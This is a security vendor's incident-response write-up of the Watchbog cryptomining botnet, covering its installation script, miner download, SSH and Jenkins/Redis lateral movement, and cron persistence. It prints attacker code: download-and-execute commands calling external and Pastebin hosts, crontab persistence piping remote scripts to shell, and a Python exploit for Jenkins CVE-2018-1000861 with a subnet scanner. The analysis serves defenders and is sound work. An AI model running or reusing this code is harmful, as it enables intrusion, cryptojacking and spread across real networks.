Watchbog and the Importance of Patching

By William Largent

Published: 2019-09-11 · Archived: 2026-04-06 01:38:26 UTC

What Happened?

Cisco Incident Response (CSIRS) recently responded to an incident involving the Watchbog cryptomining botnet. The attackers were able to exploit CVE-2018-1000861 to gain a foothold and install the Watchbog malware on the affected systems.

This Linux-based malware relied heavily on Pastebin for command and control (C2) and operated openly. CSIRS gained an accurate understanding of the attacker's intentions and abilities on a customer's network by analyzing the various Pastebins. As the investigation progressed, CSIRS identified and de-obfuscated multiple pastes using artifacts left on compromised hosts.

There were some attempts at obfuscation, such as base64 encoding URLs and Pastebins, but the attack was still relatively simple to uncover - this attacker did not practice particularly strong operational security.

The attackers behind Watchbog claimed to be providing a service by identifying security vulnerabilities and aiding the organization by exploiting said weaknesses before any "real" hackers could do so. During the investigation, Cisco IR found signs of hosts becoming a part of a separate botnet around the time of the Watchbog activity. This raises serious doubts about the "positive" intentions of this adversary. Below is a message left on a compromised system by the adversary:

```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
#This is the Old-ReBuild Lady job copy
#
#Goal:
# The goal of this campaign is as follows;
#   - To keep the internet safe.
#   - To keep them hackers from causing real damage to organisations.
#   - We know you feel We are a potential threat, well We ain't.
#   - We want to show how tiny vulns could lead to total disaters.
#   - We know you feel We are Hypocrite's, because we mine. Well if we don't how the hell we gonna let you know we are in.
#   - Please We plead to evey one out there don't sabotage this campaign (We want to keep the internet safe).
#   - Sometimes you gotta break the rules to make them.
#
#Disclaimer:
#1) We only Wanna Mine.
#2) We don't want your data, or anything or even a ransom.
#3) Please if you find this code, don't post about it.
#4) We make your security better by breaking it.
#
#Contact:
#1) If your server get's infected:
#   - We will provide cleanup script.
#   - We will share source of entry into your servers and patch (surely).
#   - Please if you contacting, please send your affected server's ip and services your run on the server.
#   - lets talk jeff4r-partner@tutanota.com or jeff4r-partner@protonmail.com
#2) If you want to partner with us ?.
#   - Well nothing to say.
#
#Note:
#1) We don't have access to Jeff4r190@tutanota.com anymore.
```

What does Watchbog do?

The Watchbog botnet mines Monero cryptocurrency for its owners. While researching our

variant we came across a post by Alibaba Cloud Security that provides some insights into Watchbog. This post coincided with our findings as we found an installation script that performs the following activities.

First the installation script checks for running processes matching other cryptocurrency miners. If the system was previously configured to mine cryptocurrency, the installation script would terminate their execution using the kill command:

```
ps -ef|grep -v grep|grep hwlh3wlh44lh|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep Circle_MI|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep get.bi-chi.com|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep hashvault.pro|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep nanopool.org|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/.sshd|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/bsd-port|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xmr"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xig"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "ddgs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "qW3xT"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "wnTKYg"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "t00ls.ru"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "sustes"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "thisxxs"|awk '{print $2}' | xargs kill -9
ps -ef|grep -v grep|grep "hashfish"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kworkerds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "/tmp/devtool"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "systemctI"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "sustse"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "axgtbc"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "axgtfa"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "6Tx3Wq"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "dblaunchs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "/boot/vmlinuz"|awk '{print $2}'|xargs kill -9
```

The script then uses the touch command to determine its capability to write to various directories on the filesystem.

```
touch /usr/local/bin/writeable && cd /usr/local/bin/
touch /usr/libexec/writeable && cd /usr/libexec/
touch /usr/bin/writeable && cd /usr/bin/
```

It also checks the architecture of the system to determine if it is executing on a 32-bit or 64-bit operating system and then makes three attempts to download and install a 'kerberods' dropper using wget or curl.

```
export PATH=$PATH:$(pwd)
if [ ! -f "/tmp/.XIMunix" ] || [ ! -f "/proc/$(cat /tmp/.XIMunix)/io" ]; then
    chattr -i kerberods
    rm -rf kerberods
    ARCH=$(uname -m)
    if [ ${ARCH}x = "x86_64x" ]; then
        (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL inf.10010.com/serviceOnline/kindeditor/attached/image/20190530/20190530174211_620.jpg -o kerberods|
        |wget --timeout=30 --tries=3 -q inf.10010.com/serviceOnline/kindeditor/attached/image/20190530/20190530174211_620.jpg -O kerberods||curl --connect-timeout
        30 --max-time 30 --retry 3 -fsSL img.sobot.com/chatres/89/msg/20190520/1d9626ffa682470eb24f2f57786f7c3e.png -o kerberods||wget --timeout=30 --tries=3 -q
        img.sobot.com/chatres/89/msg/20190520/1d9626ffa682470eb24f2f57786f7c3e.png -O kerberods||curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL
        cdn.xiaoduoai.com/cvd/dist/fileUpload/1558331409488/4.284737936785339.jpg -o kerberods||wget --timeout=30 --tries=3 -q cdn.xiaoduoai.com/cvd/dist/
        fileUpload/1558331409488/4.284737936785339.jpg -O kerberods) && chmod +x kerberods
    else
        (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL inf.10010.com/serviceOnline/kindeditor/attached/image/20190530/20190530174334_24.jpg -o kerberods||
        wget --timeout=30 --tries=3 -q inf.10010.com/serviceOnline/kindeditor/attached/image/20190530/20190530174334_24.jpg -O kerberods||curl --connect-timeout 30
        --max-time 30 --retry 3 -fsSL img.sobot.com/chatres/89/msg/20190520/63250ebdf69c4bf280c3b8cc82600a75.png -o kerberods||wget --timeout=30 --tries=3 -q
        img.sobot.com/chatres/89/msg/20190520/63250ebdf69c4bf280c3b8cc82600a75.png -O kerberods||curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL
        cdn.xiaoduoai.com/cvd/dist/fileUpload/1558331438460/2.030128645580269.jpg -o kerberods||wget --timeout=30 --tries=3 -q cdn.xiaoduoai.com/cvd/dist/
        fileUpload/1558331438460/2.030128645580269.jpg -O kerberods) && chmod +x kerberods
    fi
    $(pwd)/kerberods || /usr/bin/kerberods || /usr/libexec/kerberods || /usr/local/bin/kerberods || kerberods || ./kerberods || /tmp/kerberods || /usr/sbin/
    kerberods
fi
```

Depending on permissions, the kerberods dropper is saved to one of the following directories:

- The current working directory
- /usr/bin
- /usr/libexec
- /usr/local/bin
- /tmp
- /usr/sbin

The script also retrieves the contents of a Pastebin URL containing a Monero wallet ID and mining information. CSIRS verified this as the same wallet ID as the one used by the attacker referenced in the Alibaba cloud post referenced earlier.

```
export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin
mkdir -p /tmp
chmod 1777 /tmp
echo "* * * * * (curl -fsSL hTTps://pastebin.com/raw/svqqrM7q||wget -q -O- hTTps://pastebin.com/raw/svqqrM7q)|sh" | crontab -
```

Though the Pastebin URL in the previous screenshot is no longer accessible, the next step in the infection process is to download the cryptocurrency miner. We identified a script that 'kerberods' likely runs to reach out to GitHub to install the XMR-Stak Monero miner.

The main part of the script checks to see if a process called 'watchbog' is running.


```
if [ "$me" == "root" ];then
    pz=$(ps -fe|grep 'watchbog'|grep -v grep|wc -l)
    if [ ${pz} -ne 0 ];then
        echo "It's running boss"
        system
        cronhigh
    else
```

If the 'watchbog' process is not detected, the 'testa' or 'download' functions are called to install the version of the miner that's compatible with the host operating system and architecture and execute it to begin the mining process.

```
else
    echo "Setting Up Sys Cron"
    system
    cronhigh
    download "high"
    sleep 15
    pm=$(ps -fe|grep 'watchbog'|grep -v grep|wc -l)
    if [ ${pm} -ne 0 ];then
        if [ ! -f "/tmp/.tmpc" ]; then
            finished "high"
        fi
    fi
    sleep 30
    if [ ${pm} -eq 0 ];then
        testa "high"
        if [ ${pm} -ne 0 ];then
            finished "high"
        fi
    fi
    if [ ${pm} -eq 0 ];then
        download "low"
        if [ ${pm} -ne 0 ];then
            finished "low"
        fi
    fi
    if [ ${pm} -eq 0 ];then
        testa "low"
        if [ ${pm} -ne 0 ];then
            finished "low"
        fi
    fi
fi
```

'Testa' function

As previously mentioned, the 'testa' function may be called to facilitate the infection process. Below is the code associated with this function. This code is responsible for writing the various configuration data used by the mining software. The function declares three variables and assigns base64 encoded data to each of them.



The base64 encoded data is then decoded and written to various files.

```
if [ "$mode" == "low" ]; then
    path="/tmp/systemd-private-afjdhdicjijo473skiosoohxiskl573q-systemd-timesyncc.service-g1g5qf/cred/fghhhh/data"
    mkdir -p $path
    rm -rf $path/*
else
    path="/bin"
    rm -rf $path/config.json $path/watchbog $path/config.txt $path/cpu.txt $path/pools.txt
fi
cd $path
if [ ! -f "$path/config.txt" ]; then
    getencodedfile "$con_url" "$path/config.txt"
    chmod 777 $path/config.txt
fi
if [ ! -f "$path/cpu.txt" ]; then
    getencodedfile "$cpu_url" "$path/cpu.txt"
    chmod 777 $path/cpu.txt
fi
if [ ! -f "$path/pools.txt" ]; then
    getencodedfile "$poo_url" "$path/pools.txt"
    chmod 777 $path/pools.txt
fi
if [ "$ARCH" == "x86_64" ]; then
    if [ ! -f "$path/watchbog" ]; then
        gettarfile "$path" "$st_64" "-xf" "$path/watchbog"
        chmod 777 $path/watchbog
        nohup ./watchbog >/dev/null 2>&1 &
    else
        nohup ./watchbog >/dev/null 2>&1 &
    fi
else
    rm -rf $path/cpu.txt $path/pools.txt $path/config.txt
fi
fi
```

The base64 encoded values correspond to the following:

- St_64: This variable contains the URL of the Github repository that hosts the XMR-Stak mining client.
- hXXps://github[.]com/fireice-uk/xmr-stak/releases/download/2.10.3/xmr-stak-linux-2.10.3-cpu.tar.xz
- con_url: This variable contains the Pastebin URL that is used to host the configuration file for the mining client.
- hXXps://pastebin[.]com/raw/YJH8sWr
- Cpu_url: This variable contains an additional Pastebin URL. During our investigation the Pastebin URL was no longer accessible, but likely contains an additional configuration file to be used by the mining client.
- hXXps://pastebin[.]com/raw/irzk5mSh
- poo_url:This variable contains an additional Pastebin URL. During our investigation the Pastebin URL was no longer accessible, but likely contains an additional configuration file to be used by the mining client.
- hXXps://pastebin[.]com/raw/aJkbTx6Y

The script then starts the Watchbog process and deletes the text file after downloading the encoded Pastebins as a text file and giving it execution permissions. The following screenshot shows the configuration file that is referenced by the con_url variable in the 'testa' function.

```
// generated by xmr-stak/2.10.0/56d2770/master/lin/cpu/20

/*
 * Network timeouts.
 * Because of the way this client is written it doesn't need to constantly talk (keep-alive) to the server to make
 * sure it is there. We detect a buggy / overloaded server by the call timeout. The default values will be ok for
 * nearly all cases. If they aren't the pool has most likely overload issues. Low call timeout values are preferable -
 * long timeouts mean that we waste hashes on potentially stale jobs. Connection report will tell you how long the
 * server usually takes to process our calls.
 *
 * call_timeout - How long should we wait for a response from the server before we assume it is dead and drop the connection.
 * retry_time   - How long should we wait before another connection attempt.
 *                Both values are in seconds.
 * giveup_limit - Limit how many times we try to reconnect to the pool. Zero means no limit. Note that stak miners
 *                don't mine while the connection is lost, so your computer's power usage goes down to idle.
 */
"call_timeout" : 10,
"retry_time" : 30,
"giveup_limit" : 0,

/*
 * Output control.
 * Since most people are used to miners printing all the time, that's what we do by default too. This is suboptimal
 * really, since you cannot see errors under pages and pages of text and performance stats. Given that we have internal
 * performance monitors, there is very little reason to spew out pages of text instead of concise reports.
 * Press 'h' (hashrate), 'r' (results) or 'c' (connection) to print reports.
 *
 * verbose_level - 0  - Don't print anything.
 *                 1  - Print intro, connection event, disconnect event
 *                 2  - All of level 1, and new job (block) event if the difficulty is different from the last job
 *                 3  - All of level 1, and new job (block) event in all cases, result submission event.
 *                 4  - All of level 3, and automatic hashrate report printing
 *                 10 - Debug level for developer
 *
 * print_motd    - Display messages from your pool operator in the hashrate result.
 */
"verbose_level" : 4,
"print_motd" : true,

/*
 * Automatic hashrate report
 *
 * h_print_time - How often, in seconds, should we print a hashrate report if verbose_level is set to 4.
 *                This option has no effect if verbose_level is not 4.
 */
"h_print_time" : 300,
```

'download' function


The following code is associated with the 'download' function referenced by the installation script previously described. Similar to what was described in the 'testa' function, it contains three declared variables with base64 encoded assignments.

```
function download() {
    mode=$1
    pa=$(ps -fe|grep 'watchbog'|grep -v grep|wc -l)
    if [ ${pa} -eq 0 ];then
        mi_64=$(echo aHR0cHM6Ly9naXRodWIuY29tL3htcmlnL3htcmlnL3JlbGVhc2VzL2Rvd25sb2FkL3YyLjE0LjEveG1yaWctMi4xNC4xLXhlbmlhbC14NjQudGFyLmd6Cg==|base64 -d)
        mi_32=$(echo aHR0cHM6Ly9waXhlbGRyYWluLmNvbS9hcGkvZmls2Z59adVZXY2VXRw==|base64 -d)
        der_ke=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2hVUmRNQkxkCg==|base64 -d)
```

These base64 encoded strings correspond to the following:


- mi_64: This variable contains the Github URL that hosts the XMrig monero mining client.
- hXXps://github[.]com/xmrig/xmrig/releases/download/v2.14.1/xmrig-2.14.1-xenial-x64.tar.gz
- mi_32: This variable contains a Pixeldrain URL. During our investigation the URL was no longer accessible.
- hXXps://pixeldrain[.]com/api/file/ZuVWceWG
- der_ke: This variable contains a Pastebin URL. The URL was used to host a file containing the attacker(s) Monero Wallet ID for the miner to use. This Wallet ID is used to facilitate payment to the attacker. All Monero successfully mined by clients under the attacker's control will transfer the Monero to the Wallet ID specified in this file. The same wallet is included in the Alibaba Cloud post mentioned earlier.
- hXXps://pastebin[.]com/raw/hURdMBLd

The download function then writes the contents retrieved from the specified URLs to various file locations. It then determines the architecture of the system and installs the appropriate mining client and executes it to initiate the mining process.



```
    if [ "$mode" == "low" ]; then
        path="/tmp/systemd-private-afjdhdicjijo473skiosoohxiskl573q-systemd-timesyncc.service-g1g5qf/cred/fghhhh/data"
        mkdir -p $path
        rm -rf $path/*
        chattr -i $path/*
    else
        path="/bin"
        rm -rf $path/config.json $path/watchbog
    fi
    cd $path
    if [ ! -f "$path/config.json" ]; then
        getencodedfile "$der_ke" "$path/config.json"
    fi
    if [ "$ARCH" == "x86_64" ]; then
        if [ ! -f "$path/watchbog" ]; then
            gettarfile "$path" "$mi_64" "-xzvf" "$path/watchbog"
            chmod 777 $path/watchbog
            nohup ./watchbog >/dev/null 2>&1 &
        else
            nohup ./watchbog >/dev/null 2>&1 &
        fi
    elif [ "$ARCH" == "i686" ]; then
        if [ ! -f "$path/watchbog" ]; then
            getencodedfile "$mi_32" "$path/watchbog"
            chmod 777 $path/watchbog
            nohup ./watchbog >/dev/null 2>&1 &
        else
            nohup ./watchbog >/dev/null 2>&1 &
        fi
    else
        if [ ! -f "$path/watchbog" ]; then
            gettarfile "$path" "$mi_64" "-xzvf" "$path/watchbog"
            chmod 777 $path/watchbog
            nohup ./watchbog >/dev/null 2>&1 &
        else
            nohup ./watchbog >/dev/null 2>&1 &
        fi
    fi
fi
```

The following screenshot contains the contents of the Monero wallet configuration associated with the der_ke variable in the 'download' function described earlier. It specifies the configuration parameters that will be used by the mining client, including the Wallet ID, mining pool URL, and other parameters that can be used to control CPU usage, logging, etc.



Lateral movement via SSH

CSIRS identified that the adversary was using SSH to spread laterally. Although local logs were unavailable, we were able to use network logs to gain an understanding of how the malware was spreading. As we viewed the logs, it was easy to determine Watchbog's lateral movement mechanism because they were generating a large amount of SSH traffic. This could have been easily detected using internal traffic flow monitoring, such as with StealthWatch Cloud or other netflow-monitoring capability.


The following Bash script was used to facilitate the lateral movement process. It retrieves the contents of the known_hosts file on the infected system and then attempts to SSH into those systems. It also checks for the existence of SSH keys and leverages them to authenticate to the systems in the known_hosts file. If successful, it will retrieve the contents of the Pastebin URL previously described and initiate the infection process.

Lateral movement via Jenkins and Redis servers

In addition to leveraging SSH for lateral movement, the Watchbog adversary also attempted to leverage a Python script that scans for open Jenkins and Redis ports on the host's subnet. If the script finds any vulnerable servers, it attempts to use the curl or wget commands to retrieve a payload from Pastebin and execute it on the target.

Based on the following string on line 71, the script targets CVE-2018-1000861, a vulnerability in the Staple web framework for versions up to Jenkins 2.138.1 or 2.145 which handles HTTP requests. It can provide attackers with RCE through particularly crafted URLs. A post by Orange Tsai shows how to exploit this vulnerability by using cross reference objects to bypass ACL policy.

Though the pastes accessed in the script were no longer available, we believe the payload was the installation script for the XMR-Stak miner previously described. The following Python script is also downloaded and executed from the XMR-Stak miner script described above in a function called 'party.'



As can be seen above, the payload variable contains a base64 encoded blob which is then decoded and written to the /tmp directory and executes it. This base64 encoded blob contains a Pastebin URL (hXXps://pastebin[.]com/raw/DzgYb9mu) which was used to host the following Python script. The Python script is used to facilitate the exploitation of the aforementioned vulnerability and initiate the infection process. The following screenshots are associated with this Python script.

```python
class Jenkins(object):

    def __init__(self, vic):
        self.ip, self.port = vic.split(':')
        self.url = '/'
        self.endpoint = 'descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript/checkScript'

    def _is_jenkins(self):
        try:
            a = req_get(self.ip, self.port, '/', method='HEAD')
            head = dict(a.getheaders()).keys()
            if any('x-jenkins' in i.lower() for i in head):
                return True
        except:
            pass
        return False

    def _get(self, url, params=None):
        r = req_get(self.ip, self.port, url, params=params)
        return r.status, r.read()

    def _add_bypass(self, url):
        return url + 'securityRealm/user/admin/'

    def check(self, url):
        status, content = self._get(url)
        flag, accessible = mode.ACL_PATCHED, False
        if status == 200 and 'adjuncts' in content:
            flag, accessible = mode.READ_ENABLE, True
        elif status == 403:
            status, content = self._get(self._add_bypass(url))
            if status == 200 and 'adjuncts' in content:
                flag, accessible = mode.READ_BYPASS, True
        else:
            flag = mode.NOT_JENKINS
        if accessible:
            if flag is mode.READ_BYPASS:
                url = self._add_bypass(url)
            status, content = self._get(url + self.endpoint)
            if status == 404:
                flag = mode.ENTRY_NOTFOUND
        return flag

    def exploit(self, url, cmd):
        payload = 'public class x{public x(){new String("%s".decodeHex()).execute()}}' % cmd.encode('hex')
        params = {
            'sandbox': 'True',
```

```
def exploit(self, url, cmd):
    payload = 'public class x{public x(){new String("%s".decodeHex()).execute()}}' % cmd.encode('hex')
    params = {
        'sandbox': 'True',
        'value': payload
    }
    status, content = self._get(url + self.endpoint, params=urlencode(params))
    if status == 200:
        return True
    return False

def pwn(self, url, cmd):
    flag = self.check(url)
    if flag is mode.READ_ENABLE:
        return self.exploit(url, cmd)
    elif flag is mode.READ_BYPASS:
        return self.exploit(self._add_bypass(url), cmd)
    return False

def run(self):
    if not self._is_jenkins():
        return
    drop_curl = self.pwn(self.url, "curl https://pastebin.com/raw/B3R5Unwh -o /tmp/baby")
    sleep(20)
    drop_wget = self.pwn(self.url, "wget https://pastebin.com/raw/B3R5Unwh -O /tmp/baby")
    sleep(20)
    if any([drop_curl, drop_wget]):
        start_party = self.pwn(self.url, "bash /tmp/baby")

ss Scan(object):

def __init__(self):
    pass

def get_ip(self):
    ips = []
    try:
        ip = findall('\d+.\d+.\d+.\d+', popen('hostname --all-ip-addresses').read())
        if len(ip)!=0:
            ips.extend(ip)
    except:
        pass
    urls = ['icanhazip.com', 'ident.me']
    for url in urls:
        try:
            conn = httplib.HTTPConnection(url, port=80, timeout=60)
            conn.request(method='GET', url='/', )
```

```
    def generator(self, ip):
        for c in range(0, 255):
            for d in range(1, 255):
                yield '.'.join(ip.split(".")[:2] + [str(c), str(d)])

    def run(self):
        my_ips = self.get_ip()
        port_lists = [6379, 8080]
        if my_ips==None:
            return
        for i_ in my_ips:
            for ip_ in self.generator(i_):
                if i_==ip_:
                    continue
                for p_ in port_lists:
                    t = Thread(target=self.scan_port, args=(ip_, p_))
                    t.start()
                    if active_count() == 50:
                        t.join()
        if len(open_list['redis'])!=0:
            for v_ in open_list['redis']:
                r_ = Redis(v_)
                rm_ = r_.run
                rp_ = Thread(target=rm_)
                rp_.start()
                rp_.join()
        if len(open_list['jenkins'])!=0:
            for v_ in open_list['jenkins']:
                j_ = Jenkins(v_)
                jm_ = j_.run
                jp_ = Thread(target=jm_)
                jp_.start()
                jp_.join()

def heat_():
    a = Scan()
    a.run()

if __name__=='__main__':
    heat_()
```

Persistence

Watchbog's main persistence mechanism appears to have been using cron jobs. Below is the 'system' function from the 'kerberods' installation script which ensures the dropper will call out to Pastebins every hour for new information. The below screenshot shows the way that Watchbog configures the cron jobs responsible for achieving persistence on infected systems.

```
function system() {
    chattr -i /etc/crontab
    rm -rf /bin/httpntp /bin/ftpsdns
    cat /etc/crontab | grep -v "##" | grep -v "/bin/httpntp" | grep -v "/bin/ftpsdns" > /etc/crontab.bak && mv /etc/crontab.bak /etc/
    crontab
    if [ ! -f "/bin/httpntp" ]; then
        if [ ! -f "/bin/httpntp" ]; then
            echo -e "(python -c 'import urllib2 as fbi;print fbi.urlopen(\"$room\").read()'||curl -fsSLk $beam||wget -q -O - $beam
            --no-check-certificate)|bash\n##" > /bin/httpntp && chmod 755 /bin/httpntp
        fi
        if [ ! -f "/etc/crontab" ]; then
            echo -e "SHELL=/bin/sh\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\nMAILTO=root\nHOME=/\n# run-parts\n01 * * * * root run-parts /
            etc/cron.hourly\n02 4 * * * root run-parts /etc/cron.daily\n0 1 * * * root /bin/httpntp\n##" >> /etc/crontab
        else
            echo -e "0 1 * * * root /bin/httpntp" >> /etc/crontab
        fi
    fi
    if [ ! -f "/bin/ftpsdns" ]; then
        if [ ! -f "/bin/ftpsdns" ]; then
            (curl -fsSL $room||wget -q -O - $room) > /bin/ftpsdns
            chmod 755 /bin/ftpsdns
        fi
        if [ ! -f "/etc/crontab" ]; then
            echo -e "SHELL=/bin/sh\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\nMAILTO=root\nHOME=/\n# run-parts\n01 * * * * root run-parts /
            etc/cron.hourly\n02 4 * * * root run-parts /etc/cron.daily\n5 1 * * * root /bin/ftpsdns\n##" >> /etc/crontab
        else
            echo -e "5 1 * * * root /bin/ftpsdns" >> /etc/crontab
        fi
    fi
    touch -acmr /bin/sh /etc/crontab
}
```

